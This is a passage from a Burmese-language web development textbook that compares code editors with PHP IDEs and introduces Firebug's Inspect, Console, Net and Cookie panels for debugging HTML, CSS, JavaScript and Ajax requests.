Sublime Text နှင့်လုပ်ဆောင်ချက်တွေ အတိအကျမထူးပေမယ့် သူအားသာချက်နဲ့သူရှိတဲ့ အခြား Text Editor များ လည်းရှိပါသေးတယ်။ Syntax Highlight, Auto Completion, Navigation နဲ့အခြား အခြေခံလုပ်ဆောင်ချက် တွေ ကတော့ အတူတူပဲဖြစ်မှာပါ။ ဖြည့်စွက်လုပ်ဆောင်ချက်တွေမှာတော့ အချို့လည်း Sublime Text လောက် မပြည့်စုံပါဘူး။ အချို့လုပ်ဆောင်ချက် တွေမှာတော့ Sublime Text ထက်ပိုကောင်းတာတွေလည်း ရှိနိုင်ပါတယ်။

အခုနောက်ပိုင်း အတော်လေး နာမည်ရလာတာကတော့ Atom လိုခေါ်တဲ့ Editor ပဲဖြစ်ပါတယ်။ Chromium Browser ပေါ်မှာအခြေခံပြီး JavaScript နဲ့ရေးသားတဲ့ Editor ဖြစ်ပြီး Sublime Text ကိုနှစ်နာယူထားတဲ့အတွက် Sublime Text မှာရတဲ့ လုပ်ဆောင်ချက်အားလုံးကို Atom မှာလည်း ရရှိနိုင်မှာဖြစ်ပါတယ်။ Atom ရဲထဲ့မြားချက်ကတော့ Sublime Text လို့ Proprietary Software တစ်ခုမဟုတ်ပဲ Open Source Software တစ်ခုဖြစ်ခြင်းပဲဖြစ်ပါတယ်။ နောက်ပိုင်းမှာ Popular အဖြစ်ခုံး Code Editor အဖြစ် Sublime Text ကို Atom ကအတားထိုးသွားမယ့် အလားအလာတွေ တွေ့ပြင် နောပါတယ်။

Atom လိုပဲ အခုနောက်ပိုင်းနာမည်ရလာတဲ့ နောက်ထပ် Code Editor တစ်ခုကတော့ Bracket ပဲဖြစ်ပါတယ်။ HTML ကို Edit လုပ်နေစဉ် သက်ဆိုင်ရာ CSS Code ကို Inline Edit လုပ်နိုင်တဲ့လုပ်ဆောင်ချက်မျိုးနဲ့ ရလဒ်ကိုတစ်ခါတည်း တွေ့မြင်ရှိနိုင်တဲ့ Live Preview စတဲ့ ထူးခြားတဲ့လုပ်ဆောင်ချက်တွေပါဝင်ပါတယ်။ သူလည်းပဲ Open Source Editor တစ်ခုဖြစ်ပါတယ်။

Windows အတွက် အထူးထင်ရှားတာကတော့ Notepad++ ဖြစ်ပါတယ်။ သူလည်းပဲ လျှင်မြန်ပြီး Split-screen ကဲသို့ လုပ်ဆောင်ချက်တွေပါဝင်တဲ့ Text Editor ကောင်းတစ်ခုဖြစ်ပါတယ်။ Sublime Text လောက် Feature မစုံပေမယ့် Code Editor တစ်ခုအနေနဲ့ လိုအပ်တဲ့လုပ်ဆောင်ချက်အားလုံးပါဝင်လို့ အသုံးများတဲ့ Open Source Text Editor တစ်ခုဖြစ်ပါတယ်။


Linux အတွက်ဆိုရင်တော့ Gedit, Vim စတဲ့ Editor တွေရှိပါတယ်။ Gedit က လူသုံးများတဲ့ Ubuntu Linux လို့ OS မျိုးမှာ Default Text Editor အဖြစ် ပါဝင်လာမှာဖြစ်လို့ သီးခြားထည့်သွင်းနေဖို့တောင်မလိုပါဘူး။ Vim ကတော့ အတော်လေး Advance ဖြစ်တဲ့ Editor တစ်ခုဖြစ်ပြီး Windows တို့ Mac တို့မှာလည်းအသုံးပြုနိုင်ပါတယ်။ ဒါပေမယ့် တစ်ခြား Text Editor တွေနဲ့ အတော်လေးကဲပြားတဲ့အတွက် အသုံးပြုတက်ဖို့ အချို့မျိုးလေ့လာရနိုင်ပါတယ်။ ဒါပေမယ့် သုံးတက်သွားရင် အများကြီး အသုံးဝင်ပါတယ်။ Server အများစုံမှာလည်း အသင့်ထည့် သွင်းပေးထားလေ့ရှိတဲ့ Editor ဖြစ်လို့လေ့လာထားသင့်ပါတယ်။

- Atom: <https://atom.io/>
- Bracket: <http://brackets.io/>
- Notepad++: <http://www.notepad-plus-plus.org/>
- Vim: <http://www.vim.org>

20.8 – Integrated Development Environment – IDE

Text Editor တွေထက် လုပ်ဆောင်ချက်ပိုမိုပြည့်စုံတဲ့ IDE တွေရှိပါသေးတယ်။ IDE တွေက Text Editor တွေမှာပါဝင်တဲ့ လုပ်ဆောင်ချက်အားလုံးအပြင် Debugging, Integrated Web Browser, Refactoring, Pop-Up Documentation, Integrated Version History, Database Browser စတဲ့ လုပ်ဆောင်ချက်တွေ ဖြည့်စွက်ပါဝင်နိုင်ပါတယ်။

Debugger တွေ တွဲဖက်ပါဝင်လို့ ရေးထားတဲ့ Code ကို အဆင့်လိုက် Trace လိုက်နိုင်မှာဖြစ်ပါတယ်။ ရလဒ်တွေကိုလည်း Web Browser တစ်ခုနှင့်အညီးဆုံးကြည့်နေဖို့မလိုပဲ လက်ရှိ IDE နဲ့တွဲဖက်ပါဝင်တဲ့ Integrated Browser မှာ ကြည့်ရှုနိုင်ပါတယ်။ ကြိုရေးထားတဲ့ Code Template တွေပါဝင်တက်လို့ အသင့်အသုံးပြုနိုင်ပါတယ်။ Function တွေကို Auto Complete ပြုလုပ်ပေးယုံမက အသုံးပြုပဲ Documentation နဲ့ Reference များပါ တွဲဖက်ဖော်ပြလိုအသုံးပြုပဲ မေးနေမှာကိုပူစရာမလိုတော့ပါဘာ။ Version History ကိုလည်း ရယ်ပေးထားနိုင်လို့ ပြင်ဆင်ဖြည့်စက်လိုက်တဲ့ Code ကို မူလရှိနေတဲ့ Code ကင် ကွဲပြားမြင်သာ အောင်ဖော်ပြပေးနိုင်ပါတယ်။ ဒါအပြင် FTP Server တွေနဲ့ချိတ်ဆက်ပြီး ရေးသားထားတဲ့ Project ကို IDE ကင် တစ်ခါတည်း Publish လုပ်နိုင်အောင်ဆောင်ရွက်ပေးတဲ့ လုပ်ဆောင်ချက်မျိုးတွေလည်းပါဝင်တက်ပါတယ်။ Database Server ကိုချိတ်ဆက် စီမံနိုင်တဲ့ လုပ်ဆောင်ချက်တွေလည်း တစ်ပါတည်းပါဝင်နိုင်ပါသေးတယ်။



ပုံ (၂၀-၅) NetBeans IDE

IDE ကဲပြားသွားတာနဲ့အမျှ အသေးစိတ်လုပ်ဆောင်ချက်တွေကတော့ ကဲပြားသွားမှပါ။ PHP Development အတွက် အသုံးများတဲ့ IDE စာရင်းကို ဖော်ပြပေးလိုက်ပါတယ်။

- **Netbeans:** <http://netbeans.org/>
- **Eclipse PDT:** <http://eclipse.org/pdt/>
- **Aptana:** <http://www.aptana.org/>
- **Zend Studio:** <http://www zend.com/en/products/studio/>
- **PHPStorm:** <http://www.jetbrains.com/phpstorm/>
- **PHPEdit:** <http://www.phpedit.com/>
- **DreamWeaver:** <http://www.adobe.com/products/dreamweaver/>

Netbeans, Eclipse နဲ့ Aptana တို့ဟာ အခမဲ့ရနိုင်တဲ့ IDE တွေဖြစ်ပြီး Zend Studio, PHPStorm နဲ့ PHPEdit တို့ကတော့ လိုင်စင်ဝယ်ယူ အသံပြုရနိုင်ပါတယ်။ VS.PHP လို Extension သံဃ္ပါးတော့ Microsoft Visual Studio နဲ့လည်း PHP Development ပြုလုပ်နိုင်ပါတယ်။

20.9 – Text Editor vs. IDE

Text Editor တွေရဲထူးခြားချက်က မည်သည့် Language အတွက်မဆို အသံပြုနိုင်အောင် ရည်ရွယ်ဖုန်တီးထားကြပြီး IDE တွေကတော့ သက်ဆိုင်ရာနည်းပညာအတွက် ရည်ရွယ်တည်ဆောက်ထားကြခြင်းဖြစ်ပါတယ်။ Text Editor များက Code Editing ကိုသာ ဆောင်ရွက်ပေးလို့ Web Browser, Database Manager, FTP Software, Terminal နဲ့ အခြားဆက်စပ် Software များကို တွဲဖက်အသံပြုဖို့လိုနိုင်ပါတယ်။ IDE များကတော့ Development မှာ လိုအပ်တဲ့ လုပ်ဆောင်ချက်အားလုံး ကို IDE ကနေ ဆောင်ရွက်ပေးနိုင်ဖို့ ကြိုးစားထားတက်ကြပါတယ်။

Web Development မှာပါဝင်တဲ့ ဆက်စပ်နည်းပညာတွေက များလုပ်ပါတယ်။ PHP Project ဆိုပေမယ့် PHP တစ်မျိုးတည်း ရေးရတာမျိုးမဟုတ်ပါဘူး။ HTML/CSS လည်းရေးရပါတယ်။ JavaScript/jQuery လည်း ရေးရပါတယ်။ ပြီးတော့ Ajax Application တွေ့ဗုံးရင် Server-side ထက် Client-side Development ကို ပိုပြီး Focus လုပ်ရပါတယ်။ ဒါကြောင့် IDE တွေက ဘယ်လောက်ပဲ အားလုံးကိုဆောင်ရွက်ပေးဖို့ ကြိုးစားထားပေမယ့် လုပ်လောက်လေ့မရှိပါဘူး။ အချိန်တန်တော့ IDE ကို Code Edit လုပ်ဖို့အတွက်လောက်ပဲအသံပြုပြီး ကျွန်ုတ်လုပ်ငန်းများကို သီးခြားဆောင်ရွက်ရတက်ပါတယ်။ IDE တွေဟာ လုပ်ဆောင်ချက်များစွာ ပါဝင်တဲ့အတွက် နေ့လေ့ရှုပါတယ်။ တစ်ခုဖွင့်လိုက်ရင် ကွန်ပူးတာမှာ တစ်ခြား Software တွေ အပြင်သံဃ္ပါးချက်သွားတက်ပါတယ်။ ဒါကြောင့် Code Edit သက်သက်အတွက်ဆိုရင်တော့ နေ့ကျေးတဲ့ IDE တွေ သံဃ္ပါးနေ့မလိုပါဘူး။ Text Editor တွေက Code Editing ကို IDE တွေထက်ပိုပြီး မြန်မြန် ဆန်ဆန်နဲ့ ပိုကောင်းအောင်လုပ်ပေးနိုင်ကြပါတယ်။


ဒါကြောင့် ဆုံးဖြတ်ရမှာက၊ ရှိနေ့တဲ့ IDE တွေက တည်ဆောက်မယ့် Project ရဲ့ Development လိုအပ်ချက်အားလုံးကို ဖြည့်ဆည်းနိုင်သလားဆိုတဲ့အချက်နဲ့ပဲ တိုင်းတာရမှာပါ။ ဖြည့်ဆည်းနိုင်တယ်၊ လုပ်လောက်တယ်ဆိုရင် IDE များအသံပြုအလုပ်လုပ်ခြင်းအားဖြင့် အလုပ်ပိုတွင်စေနိုင်ပါတယ်။ မလုပ်လောက်လို့ IDE ကို Code Edit လုပ်ယူသာ သာလောက်သံဃ္ပါးရမယ်ဆိုရင်တော့ Text Editor များနဲ့ ပုံပြီးအလုပ်တွင်စေမှာဖြစ်ပါတယ်။

20.10 – Browser DevTools – Firebug

ရှေ့ပိုင်းမှာ Browser တွေက ရေးသားထားတဲ့ Web Document ထဲမှာ အမှုးပါရင်လည်း အဆင်ပြေအောင် ဖော်ပြုပေးလေ့ရှုတယ်လို့ ပြောခဲ့ပါတယ်။ ကျွန်ုတ်တို့ရေးသားထဲ အချက်အလက်များ တွေ့တဲ့မှာ Error တွေပါသွားရင်လည်း Browser တွေက Error တွေပေးမနေပဲ တိတ်တိတ်လေးပဲ Document ကို ဆက်လက်ဖော်ပြန်သွားမှာဖြစ်ပါတယ်။ ဒီတော့ ကျွန်ုတ်တို့အတွက် ပြဿနာဖြစ်လာပါတယ်။ ကိုယ်ရေးသားတဲ့ JavaScript Code အလုပ်မလုပ်နေရင် ဘယ်နားမှား နေလွှာယွှာယွှာမသိရတော့ပါဘူး။ ဒီနေရာမှာ အသံဃ္ပါးဝင်လာတာက Browser DevTools တွေဖြစ်ပါတယ်။ ကနေခေတ် Browser အားလုံးမှာ DevTools ကိုယ်စိတ်ပါဝင်လာကြပါတယ်။ အဲဒီလို့ Browser DevTools တွေ မပါဝင်ခင်ကတည်း ကရှိနေတဲ့ Tool တစ်ခုလည်း ရှိပါတယ်။ Firebug လိုခေါ်ပါတယ်။ သူက Browser နဲ့ အတူပါဝင်တဲ့ Tool မဟုတ်ပါဘူး။ Firefox Browser မှာ Addon အနေနဲ့ ထည့်သွင်းအသံပြုရပါတယ်။

Firebug ကို getfirebug.com မှာ ရယူနိုင်ပါတယ်။ Mozilla Firefox နဲ့ Download လုပ်မယ်ဆိုရင် Browser Addon အဖြစ် တစ်ဆင့်တည်း Install လုပ်ပေးသွားမှာပါ။ Firefox Menu ထဲက Web Developer → Get More Tools ကနေ တစ်ဆင့်လည်း ရယူနိုင်ပါတယ်။ Firebug နဲ့အတူ အခြားအသံဃ္ပါးဝင်တဲ့ Addon များကို Get More Tools မှာ စုစုပေါင်း စုစုပေါင်း ရယူနိုင်ပါတယ်။

ထားပေးပါတယ်။




ပုံ (၂၀-၅) Firebug – Inspect

Firebug Install လုပ်ပြီးရင် ပုံ (၂၀-၅) နံပါတ် (၁) မှာပြထားတဲ့အတိုင်း Bug ပုံလေး Toolbar ထဲမှာ ပါဝင်လာမှာ ဖြစ်ပါတယ်။ နှုပ်လိုက်ရင် Browser အောက်ခြေနားမှာ Firebug Window ပေါ်လာမှာပါ။ Window ရဲ့အပေါ်နားက နံပါတ် (၂) နဲ့ ပြထားတဲ့များ လေးကိုတစ်ချက်နှုပ်ပြီး Document ထဲက ကိုယ်လေ့လာလိုတဲ့ Element ကို နောက်တစ်ချက်နှုပ်လိုက်ရင် အဲဒီ Element အတွက်ရေးထားတဲ့ HTML Structure နဲ့ CSS Style တွေကိုဖော်ပြလာမှာပဲဖြစ်ပါတယ်။ ပုံ (၂၀-၅) ရဲ့ HTML ဘက်မှာ <h1> Element ကို Highlight ဖြစ်နေပြီး ညာဘက်က CSS မှာ အဲဒီ h1 အတွက် ရေးသားထားတဲ့ CSS Style များကိုဖော်ပြန်မှာဖြစ်ပါတယ်။ CSS File အမည်နဲ့ ရေးသားထားတဲ့ Line နံပါတ် ကအစ ပါဝင်နေမှာဖြစ်ပါတယ်။ စမ်းသပ်ပြင်ဆင်မှုများကို နေရာမှာတင်ပြုလုပ်နိုင်ပါတယ်။ ပြင်ဆင်လိုက်တဲ့အတိုင်း Document မှာ ချက်ခြင်းသက်ရောက်သွားမှာပါ။ ဒါပေမယ့် Document ကို Reload လုပ်လိုက်ရင်တော့ ပြင်ဆင်ထားတဲ့ ပြင်ဆင်ချက်များ ပျောက်ကွယ်သွားမှာဖြစ်ပါတယ်။

မှတ်ချက် ။ ။ Firebug Install လုပ်ထားပြီးရင် Document ပေါ်က လေ့လာလိုတဲ့ Element ကို Right-Click နှုပ်ပြီး Inspect with Firebug ရွေးပေးခြင်းအားဖြင့်လည်း စတင်အသုံးပြုနိုင်ပါတယ်။

ပုံမှန်အားဖြင့် ရေးသားလိုတဲ့ HTML/CSS များကို Firebug နဲ့အရင် စမ်းသပ်ရေးသားနိုင်ပါတယ်။ စိတ်တိုင်းကျတဲ့ အနေ အထားကိုရပြုဆိုတော့မှ စမ်းသပ်ရေးသားသားချက်များကို ကူးယူပြီး Code File ထဲမှာ ထည့်သွင်းပေးလိုက်နိုင်ပါတယ်။ ဒီနည်းနဲ့ Style ရလဒ်များကို တိုက်ရိုက် Live လေ့လာရင်း ရေးသားသွားနိုင်စေမှာ ဖြစ်ပါတယ်။

နံပါတ် (၃) နေရာမှာဖော်ပြထားတဲ့ Panel များကို ဆက်လက်လေ့လာကြည့်ပါတယ်။ ရှေ့ဆုံး Panel ဖြစ်တဲ့ Console ကလည်း အတော်အသုံးဝင်ပါတယ်။




ပုံ (၂၀-ည) Firebug – Console

ပုံ (၂၀-ည) ရဲ့ နံပါတ် (၁) ကိုလေ့လာကြည့်ရင် JavaScript Error တစ်ခုကိုတွေ့ရမှုဖြစ်ပါတယ်။ ဟိုအပေါ် Toolbar ထဲက Bug Icon လေးမှာလဲ Error အရေအတွက်ကိုဖော်ပြန်ပါတယ်။ Error က "ReferenceError: \$ is not defined" လိုအပ်ပါတယ်။ \$ Sign ကို သတ်မှတ်ထားခြင်းမရှိပဲ အသုံးချဖို့ကြိုးစားနောက်ကြောင်း ဖော်ပြတဲ့ Error ပါ။ jQuery မရှိပဲ jQuery Object ကို သုံးထားမလိုပါ။ ဒီနည်းနဲ့ JavaScript Error များရှိရင်သိရှိနိုင်ပြီး လိုသလိုပြင်ဆင်မှု တွေ ပြုလုပ်သွားနိုင်မှုဖြစ်ပါတယ်။

နံပါတ် (၂) နေရာမှာရှိနေတဲ့ Button လေးကို နှိပ်ပြီး Code Entry Box ရဲ့ ပုံစံကို ပြောင်းနိုင်ပါတယ်။ Code Entry Box ဖြစ်တဲ့ နံပါတ် (၃) နေရာမှာ JavaScript တစ်ချို့ ရေးသားထားတာကို တွေ့ရမှုပါ။ ID Selector ကိုသုံးပြီး title Element ရဲ့ Content ကို "Online Book Store" လိုပြောင်းခိုင်းထားခြင်းဖြစ်ပါတယ်။ နံပါတ် (၄) မှာပြထားတဲ့ Run ကို နှိပ်လိုက်ရင် ရေးထားတဲ့ JavaScript Code က ချက်ခြင်းအလုပ်လုပ်သွားမှုဖြစ်ပါတယ်။ ဒီနည်းနဲ့ JavaScript Code များကိုလည်း Live စမ်းသပ်နိုင်မှုဖြစ်ပါတယ်။

အခြား Panel တွေဖြစ်ကြတဲ့ CSS, Script နဲ့ DOM Panel တို့ဘဲ လက်ရှိ Document မှာချိတ်ဆက်ပါဝင်တဲ့ CSS များ၊ JavaScript များနဲ့ DOM Structure Information များကိုဖော်ပြထားပါတယ်။ Script Panel ထဲမှာတော့ JavaScript Code များကို Break Point များသတ်မှတ်ပြီး Trace လုပ်နိုင်တဲ့ Debug လုပ်ဆောင်ချက်ကိုလည်း ဆောင်ရွက်နိုင်ပါတယ်။




ပုံ (၂၁-၄) Firebug – Net

Net Panel မှာတော့ Request/Respond များရဲ့အခြေအနေ၊ လက်ခံရရှိတဲ့ Status Code စ Request တစ်ခုပြီးမှာက်ဖို့အတွက် စုစုပေါင်းကြာချိန် စတဲ့အချက်အလက်များကို စုစည်းဖော်ပြထားမှာဖြစ်ပါတယ်။

XHR Request များကို JavaScript နဲ့ပြလုပ်တဲ့အခါ Request များဟာ နောက်ကွယ်မှုပြလုပ်သွားခြင်းဖြစ်လို့ အခြေအနေကို မြင်သာဖို့ခက်တက်ပါတယ်။ Firebug Net Panel ထဲက နံပါတ် (၂) မှာဖော်ပြထားတဲ့ XHR Tab မှာ XHR Request/Respond များကို အချိန်နဲ့တစ်ခုပြီးညီးဖော်ပြပေးနော်ဖြစ်လို့ အခြေအနေကိုလေ့လာဖို့ အတော်အသုံးဝင်ပါတယ်။ XHR Tab ထဲမှာဖော်ပြနေတဲ့ Request URL များကိုနိုင်ကြည့်ပြီး ပေးပို့လိုက်တဲ့ Request အခြေအနေနဲ့ ပြန်လည်ရရှိတဲ့ Respond Data များကို လေ့လာနိုင်မှာဖြစ်ပါတယ်။

Ajax လေ့လာစဉ်က နမူနာတည်ဆောက်ခဲ့တဲ့ Todo App အတွက် XHR Request အခြေအနေကို ပုံ (၂၁-၄) မှာ ဖော်ပြထားပါတယ်။ Respond Data ကို Firebug XHR မှာလေ့လာကြည့်တဲ့အခါ JSON Array တစ်ခုအဖြစ်လက်ခံရရှိနေတာကို တွေ့ရပါတယ်။ XHR Request/Respond များ အောင်မြင်ခြင်း၊ မအောင်မြင်ခြင်းအခြေအနေများကို ဒီနည်းနည်ရှိရနိုင်ပါတယ်။




ပုံ (၂၀-၅) Firebug – Cookie

